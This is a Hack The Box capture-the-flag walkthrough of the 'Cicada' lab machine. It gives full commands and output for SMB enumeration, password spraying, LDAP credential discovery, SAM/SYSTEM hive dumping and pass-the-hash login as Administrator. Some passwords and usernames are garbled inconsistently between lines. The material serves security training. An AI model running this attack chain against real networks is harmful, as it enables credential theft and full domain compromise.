


Welcome to my first walkthrough and my first Hack The Box Seasonal Machine.



The Initial step is to run an Nmap scan.

```
nmap -sC -sV 10.10.11.35 -T5
```

```
root@V: ~/Downloads
```

```
(root@V) [~]  
# nmap -SC -sv 10.10.11.35 -T5  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-16 17:18 IST  
Nmap scan report for cicada.htb (10.10.11.35)  
Host is up (0.36s latency).  
Not shown: 989 filtered tcp ports (no-response)  
PORT      STATE SERVICE          VERSION  
53/tcp    open  domain           Simple DNS Plus  
88/tcp    open  kerberos-sec     Microsoft Windows Kerberos (server time: 2024-12-16 18:49:03Z)  
135/tcp   open  msrpc            Microsoft Windows RPC  
139/tcp   open  netbios-ssn      Microsoft Windows netbios-ssn  
389/tcp   open  ldap             Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)  
|_ ssl-date: TLS randomness does not represent time  
|_ ssl-cert: Subject: commonName=CICADA-DC.cicada.htb  
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:CICADA-DC.cicada.htb  
| Not valid before: 2024-08-22T20:24:16  
|_ Not valid after: 2025-08-22T20:24:16  
445/tcp   open  microsoft-ds?      
464/tcp   open  kpasswds?  
993/tcp   open  ncacn_http       Microsoft Windows RPC over HTTP 1.0  
636/tcp   open  ssl/ldap         Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)  
|_ ssl-cert: Subject: commonName=CICADA-DC.cicada.htb  
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:CICADA-DC.cicada.htb  
| Not valid before: 2024-08-22T20:24:16  
|_ Not valid after: 2025-08-22T20:24:16  
|_ ssl-date: TLS randomness does not represent time  
3268/tcp  open  ldap             Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)  
|_ ssl-cert: Subject: commonName=CICADA-DC.cicada.htb  
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:CICADA-DC.cicada.htb  
| Not valid before: 2024-08-22T20:24:16  
|_ Not valid after: 2025-08-22T20:24:16  
|_ ssl-date: TLS randomness does not represent time  
3269/tcp  open  ssl/ldap         Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)  
|_ ssl-cert: Subject: commonName=CICADA-DC.cicada.htb  
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:CICADA-DC.cicada.htb  
| Not valid before: 2024-08-22T20:24:16  
|_ Not valid after: 2025-08-22T20:24:16  
|_ ssl-date: TLS randomness does not represent time  
Service Info: Host: CICADA-DC; OS: Windows; CPE: cpe:o:microsoft:windows  
  
Host script results:  
| smb2-time:  
|_ date: 2024-12-16T18:49:51  
| start_date: N/A  
| smb2-security-mode:  
|_ 3.1.1:  
|_ Message signing enabled and required  
|_ clock-skew: 6h59m59s  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 105.72 seconds
```

After NMAP scan we have the our Domain name (*cicada.htb*) & Domain controller (*CICADA-DC.Cicada.htb*)

- `echo "10.10.11.35 cicada.htb CICADA-DC.cicada.htb" | tee -a /etc/hosts`
- `cat /etc/hosts`
- `netexec smb cicada.htb -u anonymous -p ""`
- `netexec smb cicada.htb -u anonymous -p "" --shares`

```
root@V: ~/Downloads
```

```
root@V: ~  
[root@V]~# echo "10.10.11.35 cicada.htb CICADA-DC.cicada.htb" | tee -a /etc/hosts  
10.10.11.35 cicada.htb CICADA-DC.cicada.htb  
  
[root@V]~# cat /etc/hosts  
127.0.0.1 localhost  
127.0.0.1 v  
  
# The following lines are desirable for IPv6 capable hosts  
::1 localhost ip6-localhost ip6-loopback  
ff02::1 ip6-allnodes  
ff02::2 ip6-allrouters  
10.10.11.35 cicada.htb CICADA-DC.cicada.htb  
10.10.11.35 cicada.htb CICADA-DC.cicada.htb  
10.10.11.35 cicada.htb CICADA-DC.cicada.htb  
10.10.11.35 cicada.htb CICADA-DC.cicada.htb  
10.10.11.35 cicada.htb CICADA-DC.cicada.htb  
10.10.11.35 cicada.htb CICADA-DC.cicada.htb  
10.10.11.35 cicada.htb CICADA-DC.cicada.htb  
10.10.11.44 alert.htb  
10.10.11.35 cicada.htb CICADA-DC.cicada.htb  
  
[root@V]~# netexec smb cicada.htb -u anonymous -p ""  
SMB 10.10.11.35 445 CICADA-DC [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing=True) (SMBv1=False)  
SMB 10.10.11.35 445 CICADA-DC [+] cicada.htb\anonymous: (Guest)  
  
[root@V]~# netexec smb cicada.htb -u anonymous -p "" --shares  
SMB 10.10.11.35 445 CICADA-DC [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing=True) (SMBv1=False)  
SMB 10.10.11.35 445 CICADA-DC [-] cicada.htb\anonymous: (Guest)  
SMB 10.10.11.35 445 CICADA-DC [*] Enumerated shares  
SMB 10.10.11.35 445 CICADA-DC Share Permissions Remark  
SMB 10.10.11.35 445 CICADA-DC -----  
SMB 10.10.11.35 445 CICADA-DC ADMIN$ Remote Admin  
SMB 10.10.11.35 445 CICADA-DC C$ Default share  
SMB 10.10.11.35 445 CICADA-DC DEV  
SMB 10.10.11.35 445 CICADA-DC HR  
SMB 10.10.11.35 445 CICADA-DC IPC$ READ Remote IPC  
SMB 10.10.11.35 445 CICADA-DC NETLOGON Logon server share  
SMB 10.10.11.35 445 CICADA-DC SYSVOL Logon server share  
  
[root@V]~#
```

Using netexec we access the HR share

- `smbclient //cicada.htb/HR -U anonymous -p "" -N`

```
root@V: ~ -  
root@V: ~/Downloads  
[root@V]~# smbclient //cicada.htb/HR -U anonymous -p "" -N  
Try "help" to get a list of possible commands.  
smb: \> mget *  
Get file Notice from HR.txt? y  
Getting file Notice from HR.txt of size 1266 as Notice from HR.txt (0.8 KiloBytes/sec) (average 0.8 KiloBytes/sec)  
smb: \> exit  
[root@V]~#
```

It shows a txt file named 'Notice from HR.txt' and I downloaded it to check it.

```

[root@0]# [-]
# cat Notice\ from\ HR.txt

Dear new hire!

Welcome to Cicada Corp! We're thrilled to have you join our team. As part of our security protocols, it's essential that you change your default password to something unique and secure.

Your default password is: Cicada$M6Corpbn@lp#nZp18

To change your password:

1. Log in to your Cicada Corp account** using the provided username and the default password mentioned above.
2. Once logged in, navigate to your account settings or profile settings section.
3. Look for the option to change your password. This will be labeled as "Change Password".
4. Follow the prompts to create a new password*. Make sure your new password is strong, containing a mix of uppercase letters, lowercase letters, numbers, and special characters.
5. After changing your password, make sure to save your changes.

Remember, your password is a crucial aspect of keeping your account secure. Please do not share your password with anyone, and ensure you use a complex password.

If you encounter any issues or need assistance with changing your password, don't hesitate to reach out to our support team at support@cicada.hrb.

Thank you for your attention to this matter, and once again, welcome to the Cicada Corp team!

Best regards,
Cicada Corp

```

The file contains the Password. Now we have a password let's try to find any user who may use this password.

- `netexec smb cicada.htb -u anonymous -p "" --rid-brute`

```


[~]# netexec smb cicada.htb -u anonymous -p "" --rid-brute
SMB 10.10.11.35 445 CICADA-DC [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.35 445 CICADA-DC [*] cicada.htb\anonymous: (Guest)
SMB 10.10.11.35 445 CICADA-DC 498: CICADA\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 500: CICADA\Administrator (SidTypeUser)
SMB 10.10.11.35 445 CICADA-DC 501: CICADA\Guest (SidTypeUser)
SMB 10.10.11.35 445 CICADA-DC 502: CICADA\krbtgt (SidTypeUser)
SMB 10.10.11.35 445 CICADA-DC 512: CICADA\Domain Admins (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 513: CICADA\Domain Users (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 514: CICADA\Domain Guests (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 515: CICADA\Domain Computers (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 516: CICADA\Domain Controllers (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 517: CICADA\Cert Publishers (SidTypeAlias)
SMB 10.10.11.35 445 CICADA-DC 518: CICADA\Schema Admins (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 519: CICADA\Enterprise Admins (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 520: CICADA\Group Policy Creator Owners (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 521: CICADA\Read-only Domain Controllers (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 522: CICADA\Cleanable Domain Controllers (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 525: CICADA\Protected Users (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 526: CICADA\Key Admins (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 527: CICADA\Enterprise Key Admins (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 553: CICADA\RAS and IAS Servers (SidTypeAlias)
SMB 10.10.11.35 445 CICADA-DC 571: CICADA\Allowed RODC Password Replication Group (SidTypeAlias)
SMB 10.10.11.35 445 CICADA-DC 572: CICADA\Denied RODC Password Replication Group (SidTypeAlias)
SMB 10.10.11.35 445 CICADA-DC 1000: CICADA\CICADA-DC$ (SidTypeUser)
SMB 10.10.11.35 445 CICADA-DC 1101: CICADA\DnsAdmins (SidTypeAlias)
SMB 10.10.11.35 445 CICADA-DC 1102: CICADA\DnsUpdateProxy (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 1103: CICADA\Groups (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 1104: CICADA\john.smoulder (SidTypeUser)
SMB 10.10.11.35 445 CICADA-DC 1105: CICADA\sarah.dontelle (SidTypeUser)
SMB 10.10.11.35 445 CICADA-DC 1106: CICADA\michael.wrightson (SidTypeUser)
SMB 10.10.11.35 445 CICADA-DC 1108: CICADA\david.orelous (SidTypeUser)
SMB 10.10.11.35 445 CICADA-DC 1109: CICADA\Dev Support (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 1601: CICADA\emily.oscars (SidTypeUser)

```

After running `nxc`, we found a bunch of usernames. Let's try to validate our users with the password found earlier.

I store all the usernames in (users.txt)

```
root@V: ~  
[root@V: ~]# gedit user.txt  
(gedit:4706): tepl-WARNING **: 17:34:23.090: Style scheme 'Kali-Dark' cannot be found, falling back to 'Kali-Dark' default style scheme.  
(gedit:4706): tepl-WARNING **: 17:34:23.090: Default style scheme 'Kali-Dark' cannot be found, check your installation.
```



The screenshot shows a terminal window with a dark background. The title bar at the top indicates the file is 'user.txt'. The terminal content shows a list of usernames, each preceded by a line number from 1 to 6. The cursor is positioned at the end of the sixth line, after the text 'emily.oscars'.

```
1 john.smoulder
2 sarah.dantelia
3 michael.wrightson
4 david.orelious
5 Dev
6 emily.oscars |
```

Let's do a password spray with netexec

- `netexec smb cicada.htb -u user.txt -p 'Cicada$M6Corpb*@Lp#nZp!8'`

We found a user ‘Michael Wrightson’ who uses the password found earlier.

- `netexec smb cicada.htb -u michael.wrightson -p 'Cicada$M6Corpb*@Lp#nZp!8' --shares`

```
(root@V)-[~]
# netexec smb cicada.htb -u user.txt -p 'Cicada$M6Corpb*@Lp#nZpI8'

SMB    10.10.11.35      445     CICADA-DC          [+] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB    10.10.11.35      445     CICADA-DC          [-] cicada.htb\john.smoulder:Cicada$M6Corpb*@Lp#nZpI8 STATUS_LOGON_FAILURE
SMB    10.10.11.35      445     CICADA-DC          [-] cicada.htb\sarah.dantelias:Cicada$M6Corpb*@Lp#nZpI8 STATUS_LOGON_FAILURE
SMB    10.10.11.35      445     CICADA-DC          [+] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZpI8

(root@V)-[~]
# netexec smb cicada.htb -u michael.wrightson -p 'Cicada$M6Corpb*@Lp#nZpI8' --shares

SMB    10.10.11.35      445     CICADA-DC          [+] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB    10.10.11.35      445     CICADA-DC          [+] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZpI8
SMB    10.10.11.35      445     CICADA-DC          [*] Enumerated shares
SMB    10.10.11.35      445     CICADA-DC          Share        Permissions         Remark
SMB    10.10.11.35      445     CICADA-DC          -----
SMB    10.10.11.35      445     CICADA-DC          ADMIN$              Remote Admin
SMB    10.10.11.35      445     CICADA-DC          C$                  Default share
SMB    10.10.11.35      445     CICADA-DC          DEV
SMB    10.10.11.35      445     CICADA-DC          HR                  READ
SMB    10.10.11.35      445     CICADA-DC          IPC$                Remote IPC
SMB    10.10.11.35      445     CICADA-DC          NETLOGON            Logon server share
SMB    10.10.11.35      445     CICADA-DC          SYSVOL              Logon server share
```

ldapsearch is used to query and gather information from directory services (like Active Directory) to enumerate user accounts, groups, and other network details that could help identify potential vulnerabilities or targets for further attacks.

- `ldapsearch -H ldap://cicada.htb -D 'michael.wrightson@cicada.htb' -w 'Cicada$M6Corpb*@Lp#nZp!8' -b 'dc=cicada,dc=htb'`

```
root@V: ~
ldapsearch -H ldap://cicada.htb -D 'michael.wrightson@cicada.htb' -w 'Cicada$M6Corpb*@Lp#nZp!8' -b 'dc=cicada,dc=htb'

# extended LDIF
#
# LDAPv3
# base <dc=cicada,dc=htb> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#
# cicada.htb
dn: DC=cicada,DC=htb
objectClass: top
objectClass: domain
objectClass: domainDNS
distinguishedName: DC=cicada,DC=htb
instanceType: 5
whenCreated: 20240314110913.0Z
whenChanged: 20241216170224.0Z
subRefs: DC=DomainDnsZones,DC=cicada,DC=htb
subRefs: DC=ForestDnsZones,DC=cicada,DC=htb
subRefs: CN=Configuration,DC=cicada,DC=htb
uSNCreated: 4099
dSASignature:: AQAACgAAAAAAAAAAAAAAAAAAAAAAAAAAtjbkFJKCAEWhotWA90BBVw==
uSNCreated: 19664
name: cicada
objectGUID:: t/9uUtkEcU6Gur6/F/Y4A==
repUpToDateVector:: AgAAAAAAAAAAAAAAAAAAAAAN5vZapGs2FKkbS2vn0tk60d8AEAAAAAAAAKTQ4
RwDAAASGLMikniEu16S0aCTX3liRgAgAAAAAAcoriHAMAAAAVr0qoVwFSLojDOjath0NHOABAA
AAAAChN8CAwAAAK+qLDk03fdHs0uyaQVn44fEATIAAAAAAV64RwDAAARpKRIFS+k6gSstx/08
wzh4AAGAAAAAQF3hHMAAADFPuBSRuVKT7grPo1jAYz411ACAAAAAClj+ECAwAAACgtU1ayzflf
tZ3q00F+cIcr0AIAAAAAAZG4hwDAAAtjbkFJKCAEWhotWA90BBVwRAAAAAAAAAAC97XMAAADZT
P2JCyrr4SA1973ExkVt0aCAGAAAAAAs0ICAWAAANACjpAlx+8Plaj3KA3WZ44uAWAAAAABnucB
0DAAAEs9s30VUZF31XE8Uhb0heQAAQAAAAAAlmXIHMAAABoHdRwR+zS6sWx52dh1R6GBABAA
AAACrcN0CAwAAAG/Jlt6XkiNHim7BjVkd0x4qWATIAAAAAAL2/4hwDAAAAAARP7N9o9Eavullkyz+M
2BVWAAAAAAH4vZHAMAAAwB2//SgRuSoX2Di5jYB6RLOACAAAAACZIGIdAwAAAA==
creationTime: 133788421447963514
forceLogoff: -9223372036854775808
lockoutDuration: -18000000000
lockoutObservationWindow: -18000000000
lockoutThreshold: 0
maxPwdAge: -36288000000000
minPwdAge: -864000000000
minPwdLength: 7
```

- `ldapsearch -H ldap://cicada.htb -D 'michael.wrightson@cicada.htb' -w 'Cicada$M6Corpb*@Lp#nZp!8' -b 'dc=cicada,dc=htb' | grep pass`

```
root@V: ~
ldapsearch -H ldap://cicada.htb -D 'michael.wrightson@cicada.htb' -w 'Cicada$M6Corpb*@Lp#nZp!8' -b 'dc=cicada,dc=htb' | grep pass

description: Members in this group can have their passwords replicated to all
description: Members in this group cannot have their passwords replicated to a
description: Just in case I forget my password is aRt$Lp#7t*VQ!3

root@V: ~
```

Now we have a password let's try to find any user who may use this password.

Let's do a password spray with netexec

- `netexec smb cicada.htb -u user.txt -p 'aRt$Lp#7t*VQ!3'`

```
root@V: ~
netexec smb cicada.htb -u user.txt -p 'aRt$Lp#7t*VQ!3'

SMB      10.10.11.35    445    CICADA-DC    [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB      10.10.11.35    445    CICADA-DC    [-] cicada.htb\john.smoulder:aRt$Lp#7t*VQ!3 STATUS_LOGON_FAILURE
SMB      10.10.11.35    445    CICADA-DC    [-] cicada.htb\sarah.dantelia:aRt$Lp#7t*VQ!3 STATUS_LOGON_FAILURE
SMB      10.10.11.35    445    CICADA-DC    [-] cicada.htb\michael.wrightson:aRt$Lp#7t*VQ!3 STATUS_LOGON_FAILURE
SMB      10.10.11.35    445    CICADA-DC    [*] cicada.htb\dauid.orelious:aRt$Lp#7t*VQ!3
```

We run ‘netexec’ to check if this user has access to some more shares and indeed he does have access to a few more shares.

- `netexec smb cicada.htb -u david.orelous -p 'aRt$LP#7t*VQ!3' --shares`

```
(root@V)-[~]
# netexec smb cicada.htb -u david.orelous -p 'aRt$Lp7t*VQ!3' --shares

SMB 10.10.11.35 445 CICADA-DC [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1=False)
SMB 10.10.11.35 445 CICADA-DC [+] cicada.htb\david.orelous:aRt$Lp7t*VQ!3
SMB 10.10.11.35 445 CICADA-DC [*] Enumerated shares
SMB 10.10.11.35 445 CICADA-DC
SMB 10.10.11.35 445 CICADA-DC
SMB 10.10.11.35 445 CICADA-DC
SMB 10.10.11.35 445 CICADA-DC
SMB 10.10.11.35 445 CICADA-DC
SMB 10.10.11.35 445 CICADA-DC
SMB 10.10.11.35 445 CICADA-DC
SMB 10.10.11.35 445 CICADA-DC
SMB 10.10.11.35 445 CICADA-DC
SMB 10.10.11.35 445 CICADA-DC
```

Share	Permissions	Remark
ADMIN\$		Remote Admin
C\$		Default share
DEV	READ	
HR	READ	
IPC\$	READ	Remote IPC
NETLOGON	READ	Logon server share
SYSVOL	READ	Logon server share

Let's check the 'DEV' and find a PowerShell script called 'Backup_script.ps1'.

- `smbclient //cicada.htb/DEV -U david.orelous`

The screenshot shows a Kali Linux terminal window with a dark theme. The prompt is root@V: ~. The user enters the command smbclient //cicada.htb/DEV -U david.orelius. The terminal displays the following output:

```

root@V: ~
[redacted]
root@V: ~
root@V: ~
(root@V)-[~]
# smbclient //cicada.htb/DEV -U david.orelius

Password for [WORKGROUP\david.orelius]:
Try "help" to get a list of possible commands.
smb: \> mget *
Get file Backup_script.ps1? y
getting file \Backup_script.ps1 of size 601 as Backup_script.ps1 (0.4 KiloBytes/sec) (average 0.4 KiloBytes/sec)
smb: \> exit

```

So, I downloaded this script, took a look, and found a new user and password!

```

root@V: ~
# cat Backup_script.ps1

$sourceDirectory = "C:\smb"
$destinationDirectory = "D:\Backup"

$username = "emily.oscars"
$password = ConvertTo-SecureString "Q!3@Lp#M6b*7t*Vt" -AsPlainText -Force
$credentials = New-Object System.Management.Automation.PSCredential($username, $password)
$dateStamp = Get-Date -Format "yyyyMMdd_HH:mm:ss"
$backupFileName = "smb_backup_$dateStamp.zip"
$backupFilePath = Join-Path $destinationDirectory -ChildPath $backupFileName
Compress-Archive -Path $sourceDirectory -DestinationPath $backupFilePath
Write-Host "Backup completed successfully. Backup file saved to: $backupFilePath"

```


- `netexec smb cicada.htb -u emily.oscars -p 'Q!3@Lp#M6b*7t*Vt' --shares`

```
(root@V)-[~]
# netexec smb cicada.htb -u emily.oscars -p 'Q!3qLpM6b*7t*Vt' --shares

SMB      10.10.11.35    445    CICADA-DC          [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB      10.10.11.35    445    CICADA-DC          [+] cicada.htb\emily.oscars:Q!3qLpM6b*7t*Vt
SMB      10.10.11.35    445    CICADA-DC          [*] Enumerated shares
SMB      10.10.11.35    445    CICADA-DC          Share           Permissions       Remark
SMB      10.10.11.35    445    CICADA-DC          ----           -
SMB      10.10.11.35    445    CICADA-DC          ADMIN$         READ             Remote Admin
SMB      10.10.11.35    445    CICADA-DC          C$            READ,WRITE       Default share
SMB      10.10.11.35    445    CICADA-DC          DEV
SMB      10.10.11.35    445    CICADA-DC          HR            READ
SMB      10.10.11.35    445    CICADA-DC          IPC$          READ             Remote IPC
SMB      10.10.11.35    445    CICADA-DC          NETLOGON      READ             Logon server share
SMB      10.10.11.35    445    CICADA-DC          SYSVOL        READ             Logon server share
```

Getting the Shell

We try to see if we can get a shell with 'evil-winrm'.

- evil-winrm -i cicada.htb -u emily.oscars -p 'Q!3@Lp#M6b*7t*Vt'

We navigated to the Desktop folder and found the user.txt file.

```
(root@V)-[~]
❯ evil-winrm -i cicada.htb -u emily.oscars -p 'Q!3@Lp#M6b*7t*Vt'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> cd ..
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA> cd Desktop
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop> ls

Directory: C:\Users\emily.oscars.CICADA\Desktop

Mode                LastWriteTime         Length Name
----                -
-ar---            12/16/2024   9:03 AM             34 user.txt

*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop> cat user.txt
90d345e1d7f1f6fd55a29984de62891c
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop> █
```

- `evil-winrm -i cicada.htb -u emily.oscars -p 'Q!3@Lp#M6b*7t*Vt'`

Firstly, check if the Temp directory exists. Then, see if there are any files present in it. If there are, download the file using the following command.



Download the registry files to our attacking machine

- `cd Temp`
- `download sam`
- `download system`

OR

If the file is not present, then run the following commands and download the file.



Copy the registry files into a “Temp” folder.

- `cd c:\`
- `mkdir Temp`
- `reg save hklm\sam c:\Temp\sam`
- `reg save hklm\system c:\Temp\system`

```

root@V)-[~] graph style [Liberation Serif] 12 pt
# evil-winrm -i cicada.htb -u emily.oscars -p 'Q!3@Lp#M6b*7t*Vt'
Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() func
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Rem

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\emily.oscars\CICADA\Documents> cd ../../..
*Evil-WinRM* PS C:\> cd Temp
*Evil-WinRM* PS C:\Temp> cd ..
*Evil-WinRM* PS C:\Temp> cd ..
*Evil-WinRM* PS C:\> ls

Directory: C:\

Mode                LastWriteTime         Length Name
----                -
d-----            8/22/2024  11:45 AM             PerfLogs
d-r-----            8/29/2024  12:32 PM          Program Files
d-----            5/8/2021    2:40 AM          Program Files (x86)
d-----            3/14/2024   5:21 AM            Shares
d-----           12/16/2024  11:38 AM            temp
d-r-----            8/26/2024   1:11 PM            Users
d-----            9/23/2024   9:35 AM           Windows

*Evil-WinRM* PS C:\> cd temp
*Evil-WinRM* PS C:\temp> ls

Directory: C:\temp

Mode                LastWriteTime         Length Name
----                -
-a-----           12/16/2024  11:37 AM          49152 sam
-a-----           12/16/2024  11:38 AM       18518016 system

*Evil-WinRM* PS C:\temp> download sam
Info: Downloading C:\temp\sam to sam
Info: Download successful!
*Evil-WinRM* PS C:\temp> download system
Info: Downloading C:\temp\system to system
Info: Download successful!
*Evil-WinRM* PS C:\temp> exit
Info: Exiting with code 0
  
```


Extract the hive secrets from the files

- `pypzkatz registry --sam sam system`

[illegible]

We got the NTLM hash for the Administrator, we can use evil-winrm to log in with the hash using the following command.

- `evil-winrm -i cicada.htb -u Administrator -H <hash>`

Navigate to the Desktop and access root .txt

```

root@V: ~
root@V: ~

Info: Exiting with code 0

(root@V)-[~]
# evil-winrm -i cicada.htb -u Administrator -H 2b87e7c93a3e8a0ea4a581937016f341

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> dir

Directory: C:\Users\Administrator

Mode                LastWriteTime         Length Name
----                -
d-r-----        3/14/2024   3:45 AM             3D Objects
d-r-----        3/14/2024   3:45 AM             Contacts
d-r-----        8/30/2024   10:06 AM             Desktop
d-r-----        3/14/2024   10:20 PM             Documents
d-r-----        3/14/2024   3:45 AM             Downloads
d-r-----        3/14/2024   3:45 AM             Favorites
d-r-----        3/14/2024   3:45 AM             Links
d-r-----        3/14/2024   3:45 AM             Music
d-r-----        3/14/2024   3:45 AM             Pictures
d-r-----        3/14/2024   3:45 AM             Saved Games
d-r-----        3/14/2024   3:45 AM             Searches
d-r-----        3/14/2024   3:45 AM             Videos

*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls

Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-r-----    12/16/2024   9:03 AM           34 root.txt

*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
317c419db19b1b5560bb84bf3cac9832
*Evil-WinRM* PS C:\Users\Administrator\Desktop>

```

Summary:

I learned various tools and techniques for attacking Active Directory, and I had a great time doing it. This was an enjoyable challenge.